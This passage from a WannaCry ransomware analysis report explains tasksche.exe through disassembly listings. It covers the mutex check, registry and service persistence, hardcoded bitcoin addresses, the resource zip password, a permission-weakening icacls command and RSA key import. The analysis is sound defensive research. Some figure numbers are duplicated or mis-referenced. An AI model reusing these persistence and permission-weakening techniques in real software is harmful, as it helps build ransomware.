  • explorer.exe (1936)  C:\Windows\Explorer.EXE
```


Figure 37 – Tasksche Operational Overview

TASKSCHE CODE ANALYSIS

Upon execution, tasksche first checks for an existing WannaCry infection by attempting to obtain a handle to the following mutex, where %d is a random integer:

```
Global\\MsWinZonesCacheCounterMutexA%d
```

If OpenMutex fails, it loops through 60 iterations trying to get the Mutex handle. See figure 38. This process does not install the mutex. That is the responsibility of the @WannaDecryptor@ process discussed later.




```
00401EFF
00401EFF
00401EFF ; Attributes: bp-based frame
00401EFF
00401EFF sub_401EFF proc near
00401EFF
00401EFF Dest= byte ptr -64h
00401EFF arg_0= dword ptr  8
00401EFF
00401EFF push    ebp
00401F00 mov     ebp, esp
00401F02 sub     esp, 64h
00401F05 push    esi
00401F06 push    0
00401F08 push    offset aGlobalMswinzon ; "Global\\MsWinZonesCacheCounterMutexA"
00401F0D lea     eax, [ebp+Dest]
00401F10 push    offset aSD       ; "%s%d"
00401F15 push    eax              ; Dest
00401F16 call    ds:sprintf
00401F1C xor     esi, esi
00401F1E add     esp, 10h
00401F21 cmp     [ebp+arg_0], esi
00401F24 jle     short loc_401F4C
```

```
00401F26
00401F26 loc_401F26:
00401F26 lea     eax, [ebp+Dest]
00401F29 push    eax              ; lpName
00401F2A push    1                ; bInheritHandle
00401F2C push    100000h          ; dwDesiredAccess
00401F31 call    ds:OpenMutexA
00401F37 test    eax, eax
00401F39 jnz     short loc_401F51
```

```
00401F3B push    3E8h             ; dwMilliseconds
00401F40 call    ds:Sleep
00401F46 inc     esi
00401F47 cmp     esi, [ebp+arg_0]
00401F4A jl      short loc_401F26
```

Figure 38 – Checking for Mutex


The program then executes some staging operations, where it modifies the registry, selects a bitcoin address, extracts files from XIA (located in tasksche.exe resource section), and modifies security descriptors via `icacls`. See figure 39.



```
004020B4
004020B4 loc_4020B4:
004020B4 lea     eax, [ebp+Filename]
004020BA push    eax              ; lpPathName
004020BB call    ds:SetCurrentDirectoryA
004020C1 push    1
004020C3 call    REGISTRY
004020C8 mov     [esp+6F4h+Str], offset Str ; "WNcry@2ol7"
004020CF push    ebx              ; hModule
004020D0 call    sub_401DAB
004020D5 call    SELECT_BITCOIN_ADDR
004020DA push    ebx              ; lpExitCode
004020DB push    ebx              ; dwMilliseconds
004020DC push    offset CommandLine ; "attrib +h ."
004020E1 call    CREATE_PROCESS
004020E6 push    ebx              ; lpExitCode
004020E7 push    ebx              ; dwMilliseconds
004020E8 push    offset aIcacls_GrantEv ; "icacls . /grant Everyone:F /T /C /Q"
004020ED call    CREATE_PROCESS
004020F2 add     esp, 20h
004020F5 call    LinkFileIOLibrary
004020FA test    eax, eax
004020FC jz      short loc_402165
```


Figure 39 – Tasksche Staging Operations

As shown in figure 49, the REGISTRY function adds a copy of the worm to `HKLM\\Software\\WannaCrypt0r`. Code was also observed creating a pointer to the worm in the directory `[root_drive]:\\ProgramData\\Intel`. Figure 41 shows the SELECT_BITCOIN_ADDR function select one of three hardcoded bitcoin addresses at random. The selected address is later written to the c.wnry file.



```
push    5
mov     esi, offset aSoftware ; "Software\\"
pop     ecx
lea     edi, [ebp+Dest]
rep movsd
push    2Dh
xor     eax, eax
and     [ebp+Buffer], al
pop     ecx
lea     edi, [ebp+var_C0]
and     [ebp+phkResult], 0
rep stosd
mov     ecx, 81h
lea     edi, [ebp+var_2D8]
rep stosd
stosw
stosb
lea     eax, [ebp+Dest]
push    offset Source    ; "WanaCrypt0r"
push    eax              ; Dest
call    ds:wcscat
and     [ebp+var_8], 0
pop     ecx
pop     ecx
mov     edi, offset ValueName ; "wd"

loc_40115C:
lea     eax, [ebp+phkResult]
xor     esi, esi
cmp     [ebp+var_8], esi
push    eax             ; phkResult
lea     eax, [ebp+Dest]
push    eax             ; lpSubKey
jnz     short loc_401175
```


Figure 40 – Registry Keys



```
00401E9E push    ebp
00401E9F mov     ebp, esp
00401EA1 sub     esp, 318h
00401EA7 lea     eax, [ebp+DstBuf]
00401EAD push    1               ; int
00401EAF push    eax             ; DstBuf
00401EB0 mov     [ebp+Source], offset a13am4vw2dhxygx ; "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
00401EB7 mov     [ebp+var_8], offset a12t9ydpgwuez9n ; "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw"
00401EBE mov     [ebp+var_4], offset a115p7ummngoj1p ; "115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn"
00401EC5 call    sub_401000
00401ECA pop     ecx
00401ECB test    eax, eax
00401ECD pop     ecx
00401ECE jz      short locret_401EFD

00401ED0 call    ds:rand
00401ED6 push    3
00401ED8 cdq
00401ED9 pop     ecx
00401EDA idiv    ecx
00401EDC lea     eax, [ebp+Dest]
00401EE2 push    [ebp+edx*4+Source] ; Source
00401EE6 push    eax             ; Dest
00401EE7 call    strcpy
00401EEC lea     eax, [ebp+DstBuf]
00401EF2 push    0               ; int
00401EF4 push    eax             ; DstBuf
00401EF5 call    sub_401000
00401EFA add     esp, 10h
```

Figure 41 – Bitcoin Address Selection

Tasksche.exe extracts helper files from its resource section. As shown in figure 42, the names resource section is "XIA" 2048, and the file header is "PK", suggesting a zip file. As shown back in figure 39, the XIA resources are extracted using the password WNcry@2ol7 via sub_401DAB.




```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  50 4B 03 04 14 00 01 00 08 00 AA A1 AB 4A FE 21  PK└┘¶. .◘.ªí«Jþ!
00000010  6D 67 54 37 00 00 36 F9 15 00 06 00 00 00 62 2E  mgT7..6ù┴.─...b.
00000020  77 6E 72 79 50 38 ED 87 F2 24 18 26 35 6A 4B E0  wnryP8í▌ò$↑&5jKà
```

Figure 41 – XIA Resource

The program then uses the icacls utility to modify the security descriptors to grant everyone access.

```
icacls . /grant /Everyone:F /T /C /Q
```


As shown in figure 42, the LinkFileIOLibrary simply performs runtime linking of file IO APIs from kernel32.dll.



```
push    esi
mov     esi, ds:GetProcAddress
push    offset ProcName ; "CreateFileW"
push    edi             ; hModule
call    esi ; GetProcAddress
push    offset aWritefile ; "WriteFile"
push    edi             ; hModule
mov     dword_40F878, eax
call    esi ; GetProcAddress
push    offset aReadfile ; "ReadFile"
push    edi             ; hModule
mov     dword_40F87C, eax
call    esi ; GetProcAddress
push    offset aMovefilew ; "MoveFileW"
push    edi             ; hModule
mov     dword_40F880, eax
call    esi ; GetProcAddress
push    offset aMovefileexw ; "MoveFileExW"
push    edi             ; hModule
mov     dword_40F884, eax
call    esi ; GetProcAddress
push    offset aDeletefilew ; "DeleteFileW"
push    edi             ; hModule
mov     dword_40F888, eax
call    esi ; GetProcAddress
push    offset aClosehandle ; "CloseHandle"
push    edi             ; hModule
mov     dword_40F88C, eax
call    esi ; GetProcAddress
cmp     dword_40F878, ebx
mov     dword_40F890, eax
pop     esi
jz      short loc_4017D8
```


Figure 43 – Runtime Linking for File IO APIs

We also observe tasksche.exe install itself as a service. Figure 44 shows the code routine. Dynamic analysis revealed the service display name as an apparently random folder in C:\ProgramData. See figure 45.



```
push    edi
xor     edi, edi
push    SC_MANAGER_ALL_ACCESS ; dwDesiredAccess
push    edi             ; lpDatabaseName
push    edi             ; lpMachineName
mov     [ebp+var_8], edi
call    ds:OpenSCManagerA
cmp     eax, edi
mov     [ebp+hSCManager], eax
jnz     short loc_401D12

loc_401D12:
push    ebx
push    esi
mov     ebx, SERVICE_ALL_ACCESS
mov     esi, offset DisplayName
push    ebx                 ; dwDesiredAccess
push    esi                 ; lpServiceName
push    eax                 ; hSCManager
call    ds:OpenServiceA
cmp     eax, edi
mov     [ebp+hSCObject], eax
jz      short loc_401D45

loc_401D45:
push    [ebp+arg_0]
lea     eax, [ebp+Dest]
push    offset Format    ; "cmd.exe /c \"%s\""
```

Figure 44 – Service Creation



zvqqdtzjes999 Properties (Local Computer)

Service name: zvqqdtzjes999

Display name: zvqqdtzjes999

Description:

Path to executable:
cmd.exe /c "C:\ProgramData\zvqqdtzjes999\tasksche.exe"

Startup type: Automatic

Help me configure service startup options.


Service status: Stopped

You can specify the start parameters that apply when you start the service from here.

Start parameters:

Figure 45 – Tasksche.exe Installed as a Service

Tasksche.exe then performs cryptographic routines, discussed in the next sub chapter, to decrypt the DLL imported by the @WannaDecryptor@ process. Tasksche.exe spawns @WannDecryptor@ (discussed later) via the u.wnry file. The decrypted DLL's export function, called TaskStart, is imported by the @WannaDecryptor@ process. The following section documents the cryptographic routines observed in tasksche.exe.




```
00402145 push    offset Str1       ; "TaskStart"
0040214A push    eax               ; int
0040214B call    sub_402924
00402150 pop     ecx
00402151 cmp     eax, ebx
00402153 pop     ecx
00402154 jz      short loc_40215A
```

Figure 46 – Tasksche.exe Creating the TaskStart Function from Decrypted DLL

TASKSCHE CRYPTOGRAPHY

The file tasksche.exe is responsible for decrypting and executing the content in t.wnry. Function sub_401437 allocates memory and calls function sub_401861, which we renamed as IMPORT_RSA_PUB_KEY, shown in figure 47.



```
00401861 ; int __stdcall IMPORT_RSA_PUB_KEY(LPCSTR lpFileName)
00401861 IMPORT_RSA_PUB_KEY proc near
00401861
00401861 lpFileName= dword ptr  4
00401861
00401861 push    esi
00401862 mov     esi, ecx
00401864 call    ACQUIRE_RSA_AES
00401869 test    eax, eax
0040186B jz      short loc_4018A7
```


```
0040186D xor     eax, eax
0040186F cmp     [esp+4+lpFileName], eax
00401873 jnz     short loc_401890
```

```
00401875 lea     ecx, [esi+8]
00401878 push    ecx                     ; *phKey
00401879 push    eax                     ; flags = NULL
0040187A push    eax                     ; hPubKey = NULL
0040187B push    494h                    ; size = 1172 Bytes
00401880 push    offset unk_40EBF8       ; PUBLICKEYSTRUC
00401885 push    dword ptr [esi+4]       ; hCSP
00401888 call    CryptImportKey
0040188E jmp     short loc_4018A3
```

```
00401890
00401890 loc_401890:                     ; lpFileName
00401890 push    [esp+4+lpFileName]
00401894 lea     eax, [esi+8]
00401897 push    eax                     ; int
00401898 push    dword ptr [esi+4]       ; int
0040189B call    sub_4018F9
004018A0 add     esp, 0Ch
```

Figure 47 – tasksche.exe Acquiring Cryptographic Context and Importing Key

IMPORT_RSA_PUB_KEY calls sub_40182C (renamed as ACQUIRE_RSA_AES). It is responsible for acquiring the cryptographic context for the RSA encryption as shown in figure 48.




```
.text:0040182C ACQUIRE_RSA_AES proc near               ; CODE XREF: sub_401861+3↓p
.text:0040182C                 push    esi
.text:0040182D                 push    edi
.text:0040182E                 xor     edi, edi
.text:00401830                 lea     esi, [ecx+4]
.text:00401833
.text:00401833 loc_401833:                             ; CODE XREF: ACQUIRE_RSA_AES+2B↓j
.text:00401833                 mov     eax, edi
.text:00401835                 push    CRYPT_VERIFYCONTEXT
.text:0040183A                 neg     eax
.text:0040183C                 sbb     eax, eax        ; eax = 0
.text:0040183E                 push    PROV_RSA_AES
.text:00401840                 and     eax, offset aMicrosoftEnhan ; "Microsoft Enhanced RSA and AES Cryptogr"...
.text:00401845                 push    eax             ; pszProvider
.text:00401846                 push    0               ; pszContainer
.text:00401848                 push    esi             ; Handle to CSP
.text:00401849                 call    CryptAcquireContext
.text:0040184F                 test    eax, eax
.text:00401851                 jnz     short loc_40185C
.text:00401853                 inc     edi
.text:00401854                 cmp     edi, 2
.text:00401857                 jl      short loc_401833
.text:00401859
.text:00401859 loc_401859:                             ; CODE XREF: ACQUIRE_RSA_AES+33↓j
.text:00401859                 pop     edi
.text:0040185A                 pop     esi
.text:0040185B                 retn
.text:0040185C ; ---------------------------------------------------------------------------
.text:0040185C
.text:0040185C loc_40185C:                             ; CODE XREF: ACQUIRE_RSA_AES+25↑j
.text:0040185C                 push    1
.text:0040185E                 pop     eax
.text:0040185F                 jmp     short loc_401859
.text:0040185F ACQUIRE_RSA_AES endp
```

Figure 48 – Acquiring Cryptographic Context

The IMPORT_RSA_PUB_KEY function also calls CryptImportKey (shown in figure 49), which is responsible for returning the RSA public key from a cryptographic blob to the cryptographic service provider (CSP). The definition for CryptImportKey is shown here:

```
BOOL WINAPI CryptImportKey(
  _In_  HCRYPTPROV hProv,
  _In_  BYTE       *pbData,
  _In_  DWORD      dwDataLen,
  _In_  HCRYPTKEY  hPubKey,
  _In_  DWORD      dwFlags,
  _Out_ HCRYPTKEY  *phKey
);
```



```
00401875 lea     ecx, [esi+8]
00401878 push    ecx                 ; *phKey
00401879 push    eax                 ; flags = NULL
0040187A push    eax                 ; hPubKey = NULL
0040187B push    494h                ; size = 1172 Bytes
00401880 push    offset unk_40EBF8 ; PUBLICKEYSTRUC
00401885 push    dword ptr [esi+4] ; hCSP
00401888 call    CryptImportKey
0040188E jmp     short loc_4018A3
```

Figure 49 – Tasksche.exe Importing RSA Key

Shown above in figure 49, we observe the pbData parameter for the CryptImportKey function is a pointer to address 0x0040EBF8 in the data section. 0x0040EBF8 is a public key BLOB, which is defined as:

```
PUBLICKEYSTRUC  publickeystruc;
RSAPUBKEY rsapubkey;
BYTE modulus[rsapubkey.bitlen/8];
```

The structure is then followed by the public key. The first part of the BLOB is the PUBLICKEYSTRUC, defined as:

```
typedef struct _PUBLICKEYSTRUC {
  BYTE   bType;
  BYTE   bVersion;
  WORD   reserved;
  ALG_ID aiKeyAlg;
} BLOBHEADER, PUBLICKEYSTRUC;
```

The next part of the BLOB is the RSAPUBKEY, defined as:

